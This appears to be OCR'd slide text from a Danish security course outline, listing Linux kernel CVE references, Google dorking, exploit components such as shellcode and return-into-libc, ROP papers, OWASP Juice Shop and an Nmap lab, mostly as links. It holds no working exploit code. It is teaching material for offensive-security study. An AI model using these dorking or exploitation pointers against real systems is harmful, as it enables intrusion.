The Linux kernel has had some vulnerabilities over the years:
This link is for: Linux » Linux Kernel : Security Vulnerabilities (CVSS score >= 9)


https://www.cvedetails.com/vulnerability-list/vendor_id-33/product_id-47/cvssscoremin-9/cvssscoremax-/Linux-Linux-Kernel.html

Linux Kernel 2308 vulnerabilities from 1999 to 2019
https://www.cvedetails.com/product/47/Linux-Linux-Kernel.html?vendor_id=33

Linux Kernel Fuzzing

- CVE-2016-0758 Integer overflow in lib/asn1_decoder.c in the Linux kernel before 4.6 allows local users to gain privileges via crafted ASN.1 data.
  `https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-0758`
- Linux kernel have about 5 ASN.1 parsers
  `https://www.x41-dsec.de/de/lab/blog/kernel_userspace/`

Getting to your data: Google for it



- Google as a hacker tool? oprindeligt beskrevet af Johnny Long
- Concept named googledorks when google indexes information not supposed to be public
- `http://www.exploit-db.com/google-dorks/`

Security devops

We need devops skillz in security

automate, security is also big data

integrate tools, transfer, sort, search, pattern matching, statistics, ...

tools, languages, databases, protocols, data formats

Use Github!

Så mange biblioteker og programmer, noget eksisterende løser måske dit problem 90

We are all Devops now, even security people!

Questions?

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You are always welcome to send me questions later via email

Email: hkj@zencurity.dk Mobile: +45 2026 6000

Exploit components

Shellcoders Handbook and Grayhat chapters 12-14

Difference between the oldest, most simple stack based overflows

The parts of a shell code running system calls

How to avoid having shell code - return into libc, calling functions

This will teach us why modern operating systems have multiple methods designed to remove each case of exploiting

Allow us to understand the next subject, Return-Oriented Programming (ROP)

Recommended shell code video:
EXPLORING NEW DEPTHS OF THREAT HUNTING ...OR HOW TO WRITE ARM SHELLCODE IN SIX MINUTES
Speaker: Maria Markstedter, Azeria Labs
`https://www.youtube.com/watch?v=DGJZBDlhIGU`

Return-Oriented Programming (ROP)

Advanced subject Return-Oriented Programming (ROP)

Return-Oriented Programming:Systems, Languages, and Applications Ryan Roemer, Erik Buchanan, Hovav Shacam and Stefan Savage University of California, San Diego
`https://hovav.net/ucsd/dist/rop.pdf`

Then look into how a security oriented operating system has decided to prevent this method:

Removing ROP Gadgets from OpenBSD Todd Mortimer
`https://www.openbsd.org/papers/asiabsdcon2019-rop-paper.pdf`

Setup the OWASP Juice Shop

Recommmended for all developers: Try running the OWASP Juice Shop

This is an application which is modern AND designed to have security flaws.

Read more about this project at:
`https://www2.owasp.org/www-project-juice-shop/` and
`https://github.com/bkimminich/juice-shop`

It is recommended to buy the Pwning OWASP Juice Shop Official companion guide to the OWASP Juice Shop from https://leanpub.com/juice-shop - suggested price USD 5.99. Alternatively read online at https://pwning.owasp-juice.shop/

Sometimes the best method is running the Docker version

Lab setup and Nmap Workshop

- Let says you want to do this, then go and do two things, after:
- Prepare/finish your lab setup
  `https://github.com/kramse/kramse-labs`
- Switch to the materials found in my Nmap Workshop and perform Nmap scans
  `https://github.com/kramse/security-courses/tree/master/courses/pentest/nmap-workshop`